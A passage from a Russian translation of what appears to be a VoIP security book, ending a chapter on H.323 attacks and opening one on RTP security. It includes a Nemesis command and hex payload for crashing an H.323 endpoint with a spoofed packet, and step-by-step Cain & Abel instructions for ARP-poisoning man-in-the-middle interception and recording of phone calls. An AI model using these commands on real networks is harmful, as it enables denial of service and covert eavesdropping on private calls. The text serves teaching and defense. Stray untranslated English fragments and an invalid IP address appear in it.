1. IP атакующего: 172.16.1.103
2. MAC атакующего: 00:05:4E:4A:E0:E1
3. IP цели (H.323 endpoint): 172.16.1.140
4. MAC цели (H.323 endpoint): 02:34:4F:3B:A0:D3

2. Пример синтаксиса

```
nemesis udp -x 1719 -y 1719 -S 172.16.1.103 -D 172.16.1.140 -H 00:05:4E:4A:E0:E1-M 02:34:4F:  
3B:A0:D3 -P iSEC.nonStandardMessage.DOS
```

4. Выполняйте команду повторно или создайте сценарий для ее бесконечного повторения.

Ниже показана hex-информация из примерного пакета с пакетом Registration Reject. Используйте hex-редактор, если хотите изменить файл, который будет использоваться с Nemesis.

```
5c 09 81 40 82 01 01 00 04 03 00 00 04 04 00 00  
00 00
```

Готово! Теперь вы вызвали сбой H.323-клиента.

Итоги

H.323 - популярный протокол сигнализации, используемый в инфраструктурах VoIP, особенно в корпоративных сетях с существующими PBX-системами. H.323 включает несколько подпротоколов, таких как H.235 и H.225; однако модель безопасности H.323 и его подпротоколов довольно слаба. Методы аутентификации и регистрации, используемые внутри H.225, уязвимы для нескольких атак, включая пассивные словарные атаки и атаки повторного воспроизведения.

Как мы видели, модель аутентификации, используемая в H.323, позволяет атакующим довольно легко извлекать пароль endpoint. Более того, методы авторизации, используемые с H.323, полагаются на E.164 aliases, которые атакующий может подделать. Идентичности любого H.323 endpoint нельзя доверять, потому что атакующие могут выполнять простые атаки, чтобы выдавать себя за других.

Наконец, надежность H.323-сети оставляет желать лучшего. В этой главе обсуждались только четыре Denial of Service-атаки против H.323 endpoints/gatekeepers; однако, вероятно, их намного больше. Голосовая коммуникация, включая звонки 911, требует высокого уровня надежности/доступности. К сожалению, многие H.323-сущности, включая аппаратные телефоны, софтфоны и gatekeepers/session border controllers, довольно легко вывести из сети, отрезать от сети или просто гарантировать, что никакой коммуникации не состоится.

При построении VoIP-сети с использованием H.323 важно знать об основных проблемах с аутентификацией, авторизацией и надежностью/доступностью. Эта глава сосредоточилась на недостатках H.323, чтобы пользователи понимали риски. В главе 9 будут обсуждаться средства защиты VoIP-коммуникации, включая возможные средства защиты от атак H.323.

Глава 4. Медиа: безопасность RTP

Real-time Transport Protocol (RTP) - основной метод мультимедийного транспорта для SIP и H.323. Real Time Control Protocol (RTCP) часто используется вместе с RTP как дополнительный протокол, отправляющий конечным точкам не пользовательские данные, а служебные сведения, например управляющую информацию. RTCP прежде всего используется для информации QoS (Quality of Service), такой как отправленные пакеты, полученные пакеты и jitter. Jitter - это вариация задержки полученных пакетов в потоке VoIP-пакетов. Оба протокола часто используются вместе на медиаслое VoIP-сетей: в основном RTP с некоторым количеством вспомогательных RTCP-пакетов. Хотя VoIP-звонки устанавливаются с помощью H.323 или SIP, голосовая коммуникация, то есть аудио, между двумя конечными точками будет использовать RTP. На рисунке 4-1 показан пример архитектуры.




Рисунок 4-1: RTP для медиасодержимого.

Сразу следует понять, что RTP использует передачу открытым текстом, поэтому ему недостает конфиденциальности, целостности и аутентификации. Пользователи, имеющие доступ к сети через общую среду или даже через атаку ARP poisoning, обсуждавшуюся в главе 2, могут перехватывать RTP-пакеты, заново собирать их, а затем слушать голосовую коммуникацию с помощью обычного медиаплеера, например Windows Media Player. Хотя проблемы безопасности вокруг RTP известны уже некоторое время, они лишь недавно вышли на поверхность, поскольку инструменты безопасности, такие как Wireshark и Cain & Abel, сделали процесс атаки довольно простым.

Примечание. Можно возразить, что другие протоколы, включая HTTP, FTP, telnet, TFTP, POP3 и SMTP, также передают данные открытым текстом с малым количеством защитных механизмов; однако большинство пользователей телефонов предполагают определенный уровень приватности, целостности и надежности своих разговоров. Пользователи многих протоколов системного уровня не всегда делают такие предположения.

Эта глава обсуждает безопасность RTP применительно к VoIP, включая конкретные уязвимости, такие как прослушивание, инъекция голоса и Denial of Service.

Основы RTP

RTP - это UDP-протокол, который может динамически использоваться на портах от 1024 до 65535. Хотя RTP можно использовать на любом UDP-порте выше 1024, многие корпоративные VoIP-решения, например предлагаемые Cisco и Avaya, можно настроить на использование статических портов для RTP-пакетов. Кроме того, основные программные телефоны обычно используют определенные диапазоны для RTP/RTCP-соединений, а не случайно выбирают порты для разных соединений.

Базовые элементы RTP-пакета ничем не отличаются от элементов, связанных с любым другим протоколом. RTP-пакеты включают sequence number, timestamp, payload (data), SSRC (synchronization source) и CSRC (contributing source), как показано в следующем списке.

Sequence number. Это значение поддерживает состояние между конечными точками VoIP. Sequence number увеличивается на единицу для каждого RTP-пакета, отправленного одной конечной точкой.

Timestamp. Timestamp содержит временную информацию для RTP-соединения. Следует отметить, что timestamp является указанием периода дискретизации аудиополезной нагрузки в пакете, который обычно увеличивается на 160 в каждом пакете.

Synchronization source. Это источник синхронизации пакетов во время RTP-потока.

Contributing source. Это вклад в synchronization source во время RTP-потока.

Примечание. Чтобы узнать больше о протоколе RTP и о том, как он работает, см. RFC по адресу <http://www.faqs.org/rfcs/rfc1889.html>.

Раздел В RFC RTP, "Security Considerations", перечисляет множество проблем безопасности, связанных с протоколом. Например, он описывает, как пользователи могут ожидать большей приватности от голосовой (телефонной) коммуникации, чем от передачи данных, например электронной почты, из-за ожиданий, связанных с телефонным разговором по проводным телефонным линиям. Первое предложение в разделе 9 RFC также говорит, что безопасность предполагается решать на более низких уровнях, например IPSec.

Однако большинство реализаций VoIP не будет использовать IPSec на более низких уровнях для защиты приватности звонков. Более того, использование протоколов шифрования более низкого уровня может резко снизить производительность VoIP-коммуникации, вызывая ухудшение качества звука. Эти факты, а также многие другие, записанные в RFC, указывают на проблемы безопасности, связанные с протоколом RTP.

Атаки на безопасность RTP

Атаки безопасности на VoIP обычно сосредоточены на захвате медиа, то есть аудио, что включает RTP. Отсутствие шифрования и/или приватности позволяет выполнять несколько типов атак неавторизованным пользователям, включая анонимных, неаутентифицированных пользователей.

Примечание. Хотя Secure RTP (SRTP), описанный в главе 9, действительно обеспечивает безопасность медиакоммуникации, большинство корпоративных организаций не внедрило SRTP из-за проблем производительности и/или эксплуатации.

RTP уязвим для многих типов атак, включая традиционные атаки, такие как spoofing, hijacking, Denial of Service и manipulation of traffic, а также более новые атаки, такие как прослушивание и инъекция голоса. В следующих разделах мы сосредоточимся на наиболее опасных и серьезных атаках на RTP, включая:

- пассивное прослушивание;
- активное прослушивание;
- Denial of Service.

Пассивное прослушивание

Пакеты RTP, передаваемые открытым текстом, можно перехватывать в сети так же, как telnet, FTP и HTTP. Однако, в отличие от такой атаки на telnet, простой захват нескольких RTP-пакетов в сети не даст атакующему всю конфиденциальную информацию, которую он хочет. Причина в том, что RTP передает потоки аудиопакетов, то есть атакующий должен захватить целый поток, чтобы получить разговор. Захват одного RTP-пакета был бы похож на захват буквы S из этого предложения: у вас была бы только одна буква и никакой реальной информации. Хотя это делает RTP-прослушивание немного сложнее, чем перехват более простого трафика, возможность захватывать RTP-аудиопотоки все равно вполне реальна.

Инструменты вроде Cain & Abel и Wireshark делают захват RTP-потоков в сети почти легким. Эти инструменты захватывают последовательность RTP-пакетов, собирают их в правильном порядке и сохраняют RTP-поток как аудиофайл, например .wav, с использованием правильного аудиокодека. Это позволяет любому пассивному атакующему просто указать, щелкнуть и прослушивать почти любую VoIP-коммуникацию внутри собственной подсети.

Захват пакетов от разных конечных точек: человек посередине

Атака "человек посередине" включает недоверенную третью сторону, перехватывающую коммуникацию между двумя доверенными конечными точками, как показано на рисунке 4-2. Например, предположим, что две доверенные стороны, Sonia и Kusum, общаются по телефону. Чтобы связаться с Kusum, Sonia набирает ее номер телефона. Когда Kusum отвечает, Sonia начинает с ней коммуникацию. Во время атаки "человек посередине" атакующий перехватывает соединение между Sonia и Kusum и заставляет обе конечные точки взаимодействовать через него или через нее. Так атакующий фактически действует как маршрутизатор между Sonia и Kusum. И Kusum, и Sonia продолжают общаться, не подозревая об атакующем, сидящем посередине их звонка и слушающем. Атака похожа на трехсторонний телефонный звонок, где двое из трех участников не знают о третьем.

Цель атаки "человек посередине" - перехватывать трафик на коммутаторе, потому что коммутаторы направляют трафик только на предназначенный порт назначения. Напротив, перехват на концентраторе возможен по умолчанию, потому что он позволяет всем портам видеть всю коммуникацию, тем самым делая перехват трафика соседа довольно простым.

Многие коммутаторы являются устройствами уровня 2, то есть они могут передавать пакеты с одного порта коммутатора на machine address (MAC) другого узла вместо IP-адреса. Введите `ipconfig /all` в командной строке Windows, чтобы увидеть MAC-адрес, обозначенный как physical address. MAC-адрес используется производителем NIC для ее уникальной идентификации. Маршрутизация уровня 2 распространена по причинам производительности, позволяя коммутаторам быстро передавать пакеты по сети. Ключ к атаке "человек посередине" - обновить ARP cache коммутатора, маршрутизатора или операционной системы, то есть таблицу

маршрутизации уровня 2, и сообщить ей, что конкретный IP-адрес теперь связан с новым MAC-адресом, адресом атакующего. Когда система пытается связаться с законным IP-адресом через его MAC-адрес уровня 2, она будет маршрутизирована на машину атакующего, потому что ARP table системы была вредоносно обновлена атакующим.




Рисунок 4-2: Атака "человек посередине".

Чтобы завершить эту атаку, как показано на рисунке 4-2, атакующий отправит ARP reply packet двум VoIP-телефонам в сети, сообщая им, что IP-адрес 172.16.1.1 теперь имеет MAC-адрес 00-A0-CC-69-89-74, который как раз является MAC-адресом уровня 2 машины атакующего. Как только ARP-пакеты будут получены телефонами, телефоны автоматически обновят собственную ARP table, обозначив 172.16.1.1 как 00-A0-CC-69-89-74. Как только любой VoIP-телефон попытается связаться с коммутатором по IP-адресу 172.16.1.1, он фактически будет перенаправлен на машину атакующего.

Чтобы атака "человек посередине" работала как задумано, атакующий должен маршрутизировать этот пакет к правильному устройству, позволяя обеим сторонам общаться нормально и не зная, что третья сторона наблюдает за коммуникацией. Дополнительную информацию об атаках "человек посередине" см. на <http://www.grc.com/nat/arp.htm>.

Использование Cain & Abel для атак "человек посередине"

В нашем примере будет использоваться Cain & Abel, написанный Massimiliano Montoro, чтобы захватывать RTP-пакеты, заново собирать их и декодировать в .wav-файлы. Мы начнем с использования Cain & Abel для выполнения атаки "человек посередине" на всю сетевую подсеть, а затем используем его RTP-сниффер, чтобы захватить все RTP-пакеты и прослушать захваченное аудио. Ниже приведены пошаговые инструкции:

1. Загрузите и установите Cain & Abel с <http://www.oxid.it/cain.html>, используя настройки по умолчанию.
2. Установите пакетный драйвер WinPCap, если у вас еще не установлен такой драйвер.
3. Перезагрузитесь.
4. Запустите Cain & Abel.
5. Выберите зеленый значок в верхнем левом углу, который выглядит как сетевая карта, как показано на рисунке 4-3.
6. Убедитесь, что ваша NIC была правильно определена и включена Cain & Abel, затем выберите вкладку Sniffer.
7. Щелкните символ + на панели инструментов.
8. Появится окно MAC Address Scanner и перечислит все MAC-адреса в локальной подсети. Щелкните ОК. Рисунок 4-3 показывает результаты.

results.)




Рисунок 4-3: Результаты MAC Address Scanner.

9. Выберите вкладку APR в нижней части инструмента, чтобы переключиться на вкладку ARP Pollution Routing.
10. Щелкните символ + на панели инструментов, чтобы показать все IP-адреса и их MAC-адреса, как показано на рисунке 4-4.




Рисунок 4-4: IP-адреса и их MAC-адреса.

11. В меню ARP Poison Routing выберите цель для атаки "человек посередине" из списка IP-адресов и соответствующих им MAC-адресов, как показано слева на рисунке 4-5. Наиболее вероятной целью будет шлюз по умолчанию в вашей подсети, чтобы все пакеты сначала проходили через вас, прежде чем достигнуть настоящего шлюза подсети.
12. После выбора цели, которой в нашем примере является 172.16.1.1, выберите конечные точки VoIP справа на экране, трафик которых вы хотите перехватывать. Вы можете выбрать все конечные точки VoIP в подсети или одну конкретную. Мы выберем 172.16.1.119, как показано на рисунке 4-5. Щелкните ОК после выбора.

Click **OK** once you've made your selections.




Рисунок 4-5: Цели атаки "человек посередине".

13. Вернувшись на главный экран, щелкните желто-черный значок, второй слева, чтобы запустить атаку "человек посередине". Это позволит недоверенной третьей стороне начать отправлять ARP-ответы в сетевую подсеть, сообщая 172.16.1.119, что MAC-адрес 172.16.1.1 обновлен до 00-00-86-59-C8-94, как показано на рисунке 4-6.




Рисунок 4-6: Атака "человек посередине" в процессе с ARP poisoning.

14. В этот момент весь трафик от конечной точки А к конечной точке В сначала проходит через недоверенную третью сторону, а затем по своему правильному маршруту. Недоверенная третья сторона теперь может использовать Cain & Abel, Wireshark или подобную программу, чтобы захватить RTP-пакеты и заново собрать их в распространенный аудиоформат.
15. Выберите вкладку Sniffer в верхней части программы.
16. Выберите VoIP среди вкладок в нижней части, как показано на рисунке 4-7. Если в сети происходила VoIP-коммуникация с использованием RTP-медиапотоков, Cain & Abel автоматически сохранит RTP-пакеты, заново соберет их и сохранит в формате .wav. Как показано на рисунке 4-7, Cain & Abel захватил несколько телефонных разговоров по сети.

Time	Source	Destination	File
0.06/07/2009 - 15:03:00	172.24.140.63	224.0.0.251	RTP-230607C62238-9f66.wav
0.06/07/2009 - 15:18:43	172.24.140.63	224.0.0.251	
0.07/07/2009 - 13:48:27	172.24.143.93	224.2.47.174	
0.07/07/2009 - 13:48:55	172.24.143.93	224.2.125.210	RTP-230607C72019067E1.wav
0.07/07/2009 - 13:49:03	172.24.143.93	224.2.47.174	
0.07/07/2009 - 13:49:40	172.24.143.93	224.2.47.174	
0.07/07/2009 - 13:50:02	172.24.143.93	224.2.99.93	
0.07/07/2009 - 13:50:40	172.24.143.93	224.2.47.174	
0.07/07/2009 - 13:51:12	172.24.143.93	224.2.47.174	
0.07/07/2009 - 13:52:07	172.24.143.93	224.2.99.93	
0.07/07/2009 - 13:53:23	172.24.143.93	224.2.47.174	
0.07/07/2009 - 13:53:26	172.24.143.93	224.2.99.93	
0.07/07/2009 - 13:53:34	172.24.143.93	224.2.125.210	
0.07/07/2009 - 13:53:43	172.24.143.93	224.2.47.174	RTP-230607C72053568E1.wav
0.07/07/2009 - 13:53:54	172.24.143.93	224.2.125.210	
0.07/07/2009 - 13:53:56	172.24.143.93	224.2.99.93	
0.07/07/2009 - 13:54:01	172.24.143.93	224.2.334.225	
0.07/07/2009 - 13:54:09	172.24.143.93	224.2.47.174	
0.07/07/2009 - 13:54:10	172.24.143.93	224.2.234.225	
0.07/07/2009 - 13:54:40	172.24.143.93	224.2.47.174	
0.07/07/2009 - 13:55:14	172.24.143.93	224.2.125.210	

Рисунок 4-7: Захваченная VoIP-коммуникация через RTP-пакеты.

Использование Wireshark

Чтобы использовать Wireshark для повторной сборки RTP-пакетов и сохранения их в .wav-файл, продолжайте с шага 14 выше для атаки "человек посередине", а затем выполните следующие шаги:

1. Загрузите и установите Wireshark с <http://www.wireshark.org/>, используя настройки по умолчанию.
